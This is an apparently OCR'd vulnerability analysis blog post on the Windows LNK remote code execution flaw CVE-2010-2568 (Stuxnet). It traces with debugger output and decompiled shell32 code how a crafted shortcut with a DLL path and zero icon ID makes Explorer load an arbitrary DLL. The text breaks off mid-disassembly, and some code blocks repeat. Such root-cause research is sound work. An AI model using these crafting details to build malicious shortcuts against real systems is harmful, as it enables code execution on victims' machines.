
Windows Lnk Vul Analysis:From CVE-2010-2568(Stuxnet 1.0) to CVE-2017-8464(Stuxnet 3.0)☺

By ITh4cker

0x00 Introduction/Background

As we know, on June 13,2017, Microsoft released a patch for CVE-2017-8464 LNK Remote Code Execution Vulnerability,which may let security researchers remind of the historic Stuxnet Worm(the world's first digital weapon) in 2010,which used 4 windows 0day to attack Industrial Control System,one of which is the Windows Lnk RCE Vul CVE-2010-2568(Stuxnet 1.0),so here someone call CVE-2017-8464 "Stuxnet 3.0" As Stuxnet 2.0(Duqu worm) didn't use any system vul(mainly use parent process injection to attack antivirus software)I won't analyze it here,I will only analyze the lnk vuls according to the following time line☺:

Windows Lnk Vul Time Line by ITh4cker




The curious thing may be the CVE-2015-0096,which bypassed the patch of CVE-2010-2568,meaning that for more than four years(oh,my god..), all Windows systems have been kept exactly under the same attack that Stuxnet used for initial deployment☹,So let's begin our analysis journey now,hoping you enjoying it.

0x01 Analysis Of CVE-2010-2568(Stuxnet 1.0)

The root cause of this vul lies in the way of Windows Control Panel's shortcut icon displaying routine,when windows shell open the crafted .lnk(or .pif)file,it will load the dll that specified in the Lnk file to load the icon for displaying without any check for the loaded dll,which

makes the malicious code in the dll be executed.First let's have a look at the crafted CPL Lnk file in
The poc:




You can find my dll path in IDList[2]:"C:\ITh4cker.dll",and another important point is the Magic Dword in offset 0x7A,the dword represents the icon ID,only when the value is 0x00000000,our dll will be loaded,(I will explain why 0x0 is a must later) ,so let's put the Lnk file in the net shared folder and put our dll in the specified path,then when we open the folder from the net(under windows explorer),we can see the familiar calc.exe poped out:

Now Let's make an bp at LoadLibraryW to see the stack backtrace for more info:

```
kernel32!LoadLibraryW:
7c80aedb 8bff            mov     edi,edi
0:005> db poi(esp+4)
0168ee7c  43 00 3a 00 5c 00 49 00-54 00 68 00 34 00 63 00  C.:.\.I.T.h.4.c.
0168ee8c  6b 00 65 00 72 00 2e 00-64 00 6c 00 6c 00 00 00  k.e.r...d.l.l...
0168ee9c  7b da 00 00 d8 f2 68 01-06 68 5d 7d 00 00 00 00  {.....h..h]}....
0168eeac  9c 80 59 7d a0 3d 0e 00-a4 3d 0e 00 28 3d 0e 00  ..Y}.=...=..(=..
0168eebc  15 68 5d 7d a0 3d 0e 00-c8 f2 68 01 d8 80 12 00  .h]}.=....h.....
0168eecc  d8 80 12 00 00 00 00 00-98 00 93 7c d8 b3 11 00  ...........|....
0168eedc  a8 ef 68 01 21 00 93 7c-18 07 09 00 3d 00 93 7c  ..h.!..|....=..|
0168eeec  c8 f2 68 01 00 ef 68 01-00 00 00 00 98 00 93 7c  ..h...h........|
0:005> k
ChildEBP RetAddr
0168e9bc 7d638630 kernel32!LoadLibraryW
0168ec18 7d64198c SHELL32!_LoadCPLModule+0x113
0168ee50 7d64245b SHELL32!CPL_LoadAndFindApplet+0x4a
0168f294 7d715e05 SHELL32!CPL_FindCPLInfo+0x46
0168f2b8 7d5c6208 SHELL32!CCtrlExtIconBase::_GetIconLocationW+0x7b
0168f2d4 7d5d6881 SHELL32!CExtractIconBase::GetIconLocation+0x1f
0168f410 7d5c5e67 SHELL32!CShellLink::GetIconLocation+0x69
0168f77c 7d5c3db3 SHELL32!_GetILIndexGivenPXIcon+0x9c
0168f7a4 7d5cdb3b SHELL32!SHGetIconFromPIDL+0x90
0168fe20 7d5ccb30 SHELL32!CFSFolder::GetIconOf+0x24e
0168fe40 7d5cf3d4 SHELL32!SHGetIconFromPIDL+0x20
0168fe68 7d5c47ed SHELL32!CGetIconTask::RunInitRT+0x47
0168fe84 75ef1b9a SHELL32!CRunnableTask::Run+0x54
```


We can see that the vulnerable file is shell32.dll and the vulnerable routines are Control Panel-related, we can also find that the Control Panel file-related routines start with a "CPL_" prefix,but the above calling chain is not complete for windbg's stack tracing strategy, let's have a look at how the lnk file is parsed,ususally we can follow the globals or arguments' transfer to locate the key point,here the arguments transferred between functions is our clue,by IDA's cross-reference calling and Windbg's backtrace、breakpoint debugging,I get the following execution flow graph(as the main work of the icon_parser is to get the icon's location for later loading and displaying,so here the CShellLink::GetIconLocation is the main entry point)☺:



In the above control flow graph,the 1 branch do icon initialization related work,which makes preparations for later 2 branch,the 2 branch do real CPL icon loading work,following the transfer of the argument(IDList[2] data),I found that our IDList[2] data was parsed firstly in function CControlPanelFolder::GetUIObjectOf,

```
SHELL32!CControlPanelFolder::GetUIObjectOf:
7d6d6507 8bff            mov     edi,edi
0:008> db poi(poi(esp+10))
00161cb8  7c 00 00 00 00 00 00 00-00 00 00 00 00 6a 00 00  |............j..
00161cc8  00 00 00 00 20 00 3a 00-43 00 3a 00 5c 00 49 00  .... .:.C.:.\.I.
00161cd8  54 00 68 00 34 00 63 00-6b 00 65 00 72 00 2e 00  T.h.4.c.k.e.r...
00161ce8  64 00 6c 00 6c 00 00 00-00 00 00 00 00 00 00 00  d.l.l...........
00161cf8  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
00161d08  00 00 00 00 00 00 00 00-49 00 54 00 68 00 34 00  ........I.T.h.4.
00161d18  63 00 6b 00 65 00 72 00-2c 00 49 00 6c 00 6f 00  c.k.e.r.,.I.l.o.
00161d28  76 00 65 00 75 00 75 00-75 00 00 00 00 00 00 00  v.e.u.u.u.......
0:008> k
ChildEBP RetAddr
0192ebf8 7d5fd3a6 SHELL32!CControlPanelFolder::GetUIObjectOf
0192ec34 7d5d6ae1 SHELL32!CRegFolder::GetUIObjectOf+0x28c
0192ec60 7d5d6a81 SHELL32!SHGetUIObjectFromFullPIDL+0x40
0192eea0 7d5d6806 SHELL32!CShellLink::_GetUIObject+0xd8
0192f2d8 7d5d68ca SHELL32!CShellLink::_GetExtractIcon+0x127
0192f2ec 7d5d6858 SHELL32!CShellLink::_InitExtractIcon+0x21
0192f410 7d5c5e67 SHELL32!CShellLink::GetIconLocation+0x40
0192f77c 7d5c3db3 SHELL32!_GetILIndexGivenPXIcon+0x9c
0192f7a4 7d5cdb3b SHELL32!SHGetIconFromPIDL+0x90
0192fe20 7d5ccb30 SHELL32!CFSFolder::GetIconOf+0x24e
0192fe40 7d5cf3d4 SHELL32!SHGetIconFromPIDL+0x20
0192fe68 7d5c47ed SHELL32!CGetIconTask::RunInitRT+0x47
0192fe84 75ef1b9a SHELL32!CRunnableTask::Run+0x54
```

Inside GetUIObjectOf(),it will first call CControlPanelFolder::GetModuleMapped to extract (or map)our dll path and icon ID and display name string,which are reconstruct to a string as following format with delimiter comma(“,”):
“dll_path,icon_id,display_name”



```
signed int __stdcall CControlPanelFolder::GetModuleMapped(struct _IDCONTROL *a1, LPCWSTR dll_path, unsigned int cchMax, unsigned int *&Icon_ID,
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v13 = CControlPanelFolder::GetModule(a1,(LPWSTR)dll_path, cchMax);
  if ( v13 < 0 )
    return v13;
  v13 = 1;
  v6 = PathFindFileNameW(dll_path);
  v7 = 0;
  v8 = cchMax - (v6 - dll_path);
  lpString1 = v6;
  if ( *((_DWORD *)a1 + 1) <= 0 && v6 )
  {
    v12 = 0;
    while ( *((_DWORD *)a1 + 1) != dword_7D5A30CC[v12 / 2] || lstrcmpiW(lpString1, (&off_7D5A30C8)[v12]) )
    {
      v12 += 10;
      ++v7;
      if ( v12 >= 0xAA )
        goto LABEL_15;
    }
    if ( &Icon_ID )
      *&Icon_ID = dword_7D5A30D4[5 * v7];
    v9 = 20 * v7;
    v13 = StringCchCopyW((unsigned __int16 *)lpString1, v8, (&off_7D5A30D0)[v9 / 2]);
    if ( v13 >= 0 && a5 )
      v13 = StringCchCopyW(a5, a6, off_7D5A30D8[v9 / 4]);
    if ( !v13 )
      goto LABEL_20;
  }
LABEL_15:
  if ( &Icon_ID )
    *&Icon_ID = *((_DWORD *)a1 + 1);
  if ( a5 )
    *a5 = 0;
```

```
__int32 __stdcall CControlPanelFolder::GetModule(struct _IDCONTROL *a1, LPWSTR dll_path, unsigned int cchMax)
{
  struct _IDCONTROLW *v3; // eax@1
  int v4; // edx@1
  LPWSTR v5; // eax@2

  v3 = CControlPanelFolder::_IsUnicodeCPL(a1);
  if ( v3 )
    v5 = StrCpyNW(dll_path, (LPCWSTR)v3 + 12, cchMax);// dll_path = IDList[2] + 0x18
  else
    v5 = (LPWSTR)SHAnsiToUnicode((LPCSTR)(v4 + 12), dll_path, cchMax);
  if ( !v5 )
    *dll_path = 0;
  return 0;
```


Inside CControlPanelFolder::GetModuleMapped,the parser will first search the icon id(IDList[2]->Offset_4) and dll_path name from the system CPL applet sets,if search fails,it will use our modified icon ID(0x0),and one funny thins is that if our dll path doesn't exist,it will use the system32 directory as the final dll_path,in fact it's a design flaw,I will explain it later. Then the execution flow will pass the reconstructed string to ControlExtractIcon_CreateInstance for an instantiation of the icon related class

```
SHELL32!ControlExtractIcon_CreateInstance:
7d715d39 8bff            mov     edi,edi
0:008> db poi(esp+4)
0192e198  43 00 3a 00 5c 00 49 00-54 00 68 00 34 00 63 00  C.:.\.I.T.h.4.c.
0192e1a8  6b 00 65 00 72 00 2e 00-64 00 6c 00 6c 00 2c 00  k.e.r...d.l.l.,.
0192e1b8  30 00 2c 00 49 00 54 00-68 00 34 00 63 00 6b 00  0.,.I.T.h.4.c.k.
0192e1c8  65 00 72 00 2c 00 49 00-6c 00 6f 00 76 00 65 00  e.r.,.I.l.o.v.e.
0192e1d8  75 00 75 00 75 00 00 00-c8 62 16 00 05 00 00 00  u.u.u....b......
0192e1e8  44 e2 92 01 28 00 00 00-21 00 00 00 00 2f 13 00  D...(...!..../..
0192e1f8  e0 0e 15 00 08 e2 92 01-81 ae 5b 7d dc 0e 15 00  ..........[}....
0192e208  20 e2 92 01 c1 40 f4 77-d8 0e 15 00 0c 00 00 00   ....@.w........
0:008> du poi(esp+4)
0192e198  "C:\ITh4cker.dll,0,ITh4cker,Ilove"
0192e1d8  "uuu"
```


```
int __stdcall ControlExtractIcon_CreateInstance(unsigned __int16 *a1, int a2, int a3)
{
  CCtrlExtIconBase *v3; // eax@1
  CCtrlExtIconBase *v4; // esi@2
  int v5; // edi@5

  v3 = (CCtrlExtIconBase *)operator new(540u);
  if ( v3 )
    v4 = CCtrlExtIconBase::CCtrlExtIconBase(v3, a1);
  else
    v4 = 0;
  if ( v4 )
  {
    v5 = (**(int (__stdcall ***)(CCtrlExtIconBase *, int, int))v4)(v4, a2, a3);
    (*(void (__stdcall **)(CCtrlExtIconBase *))(*(_DWORD *)v4 + 8))(v4);
  }
  else
  {
    v5 = 0x8007000E;
  }
  return v5;
}
```


```
CCtrlExtIconBase *__thiscall CCtrlExtIconBase::CCtrlExtIconBase(CCtrlExtIconBase *this, const unsigned __int16 *lpString2)
{
  CCtrlExtIconBase *v2; // esi@1

  v2 = this;
  CExtractIconBase::CExtractIconBase((int)this);
  *((_DWORD *)v2 + 133) = 0;
  *((_DWORD *)v2 + 134) = -1;
  *(_DWORD *)v2 = &CCtrlExtIconBase::`vftable'{for `IExtractIconA'};
  *((_DWORD *)v2 + 1) = &CExtractIcon::`vftable'{for `IExtractIconW'};
  lstrcpynW((LPWSTR)v2 + 6, lpString2, 260);
  return v2;
}
```

Inside constructor of class CctrlExtIconbase,we can see that our composite string is truncated by 260 wide characters,and store it into a member(this->Offset_C) of the class,then the control flow will transfer to the 2 branch in CShellLink::GetIconLocation by some interfaces calling as I drawn in the above flow graph,which mainly execute the real icon loading work,I extract the 2 branch graph as following:




By debugging and analysis,we can find that the key point of the control flow is 2 cmp instructions in function CctrlExtIconBase::_GetIconLocationW():





By cross-reference calling,it's easy to find the second **cmp**'s result will be zero,for the class member of CctrlExticonBase is a fixed value:




And the first cmp is mainly for judging whether the "icon ID" is 0x0,if it is,than we get the control flow we want!Look up the upper code in pseudocode

of CctrlExtIconBase::_GetIconLocationW,we see that it will search the first “,”(comma) in the String1,whose value is copied from (CctrlExtIconBase *)this->Offset_C((LPWSTR)this + 6),which was instantiated in the 1 branch by CctrlExtIconBase’s constructor.

```
signed int __thiscall CCtrlExtIconBase::_GetIconLocationW(CCtrlExtIconBase *this, char a2, LPWSTR lpString1, unsigned int iMax
{
  signed int v6; // edi@1
  CCtrlExtIconBase *v7; // esi@1
  LPWSTR v8; // eax@2
  int v9; // eax@3
  int *v10; // edi@3
  unsigned int *v11; // eax@3
  bool v12; // zf@4

  v6 = 1;
  v7 = this;
  if ( !(a2 & 1) )
  {
    lstrcpynW(lpString1, (LPCWSTR)this + 6, iMaxLength);
    v8 = StrChrW(lpString1, ',');
    if ( v8 )
    {
      *v8 = 0;
      v9 = StrToIntW(v8 + 1);
      v10 = a5;
      *a5 = v9;
      v11 = a6;
      *a6 = 2;
```

```
CCtrlExtIconBase *__thiscall CCtrlExtIconBase::CCtrlExtIconBase(CCtrlExtIconBase *this, const unsigned __int16 *lpString2)
{
  CCtrlExtIconBase *v2; // esi@1

  v2 = this;
  CExtractIconBase::CExtractIconBase((int)this);
  *((_DWORD *)v2 + 133) = 0;
  *((_DWORD *)v2 + 134) = -1;
  *(_DWORD *)v2 = &CCtrlExtIconBase::`vftable'{for `IExtractIconA'};
  *((_DWORD *)v2 + 1) = &CExtractIcon::`vftable'{for `IExtractIconW'};
  lstrcpynW((LPWSTR)v2 + 6, lpString2, 260);
  return v2;
}
```

Next it get the string icon id by the relative location to the first comma(add eax, 2),then the string will be converted to an interger:




```
SHELL32!CCtrlExtIconBase::_GetIconLocationW+0x39:
7d715dc3 50              push    eax
0:000> db eax
0194f590  30 00 2c 00 49 00 54 00-68 00 34 00 63 00 6b 00  0.,.I.T.h.4.c.k.
0194f5a0  65 00 72 00 2c 00 49 20-6c 00 6f 00 76 00 65 00  e.r.,.I l.o.v.e.
0194f5b0  75 00 75 00 75 00 00 00-21 00 93 7c 18 07 09 00  u.u.u...!..|....
0194f5c0  3d 00 93 7c 00 00 00 00-80 38 15 00 80 38 15 00  =..|.....8...8..
0194f5d0  e0 f5 94 01 00 00 00 00-98 00 93 7c 08 f4 11 00  ...........|....
0194f5e0  ac f6 94 01 21 00 93 7c-78 0a 09 00 3d 00 93 7c  ....!..|x...=..|
0194f5f0  00 00 00 00 10 f4 11 00-10 f4 11 00 de 06 00 00  ................
0194f600  18 00 00 00 0e 00 07 80-18 f6 94 01 00 00 00 00  ................
```

```
7d715db8 85c0            test    eax,eax
7d715dba 745d            je      SHELL32!CCtrlExtIconBase::_GetIconLocationW+0x8f
7d715dbc 66832000        and     word ptr [eax],0
7d715dc0 83c002          add     eax,2
7d715dc3 50              push    eax
7d715dc4 ff15641c597d    call    dword ptr [SHELL32!_imp__StrToIntW (7d591c64)]
7d715dca 8b7d14          mov     edi,dword ptr [ebp+14h]
7d715dcd 8907            mov     dword ptr [edi],eax
7d715dcf 8b4518          mov     eax,dword ptr [ebp+18h]
7d715dd2 c70002000000    mov     dword ptr [eax],2
7d715dd8 8b0f            mov     ecx,dword ptr [edi]
7d715dda 33d2            xor     edx,edx
```

```
7d715dc4 ff15641c597d    call    dword ptr [SHELL32!_imp__StrToIntW (7d591c64)]
7d715dca 8b7d14          mov     edi,dword ptr [ebp+14h]
7d715dcd 8907            mov     dword ptr [edi],eax
7d715dcf 8b4518          mov     eax,dword ptr [ebp+18h]
7d715dd2 c700020000000   mov     dword ptr [eax],2
7d715dd8 8b0f            mov     ecx,dword ptr [edi]
7d715dda 33d2            xor     edx,edx
7d715ddc 3bca            cmp     ecx,edx
7d715dde 7533            jne     SHELL32!CCtrlExtIconBase::_GetIconLocationW+0x89 (7d715e13) [br=0]
7d715de0 c7001a000000    mov     dword ptr [eax],1Ah
7d715de6 8d8614020000    lea     eax,[esi+214h]
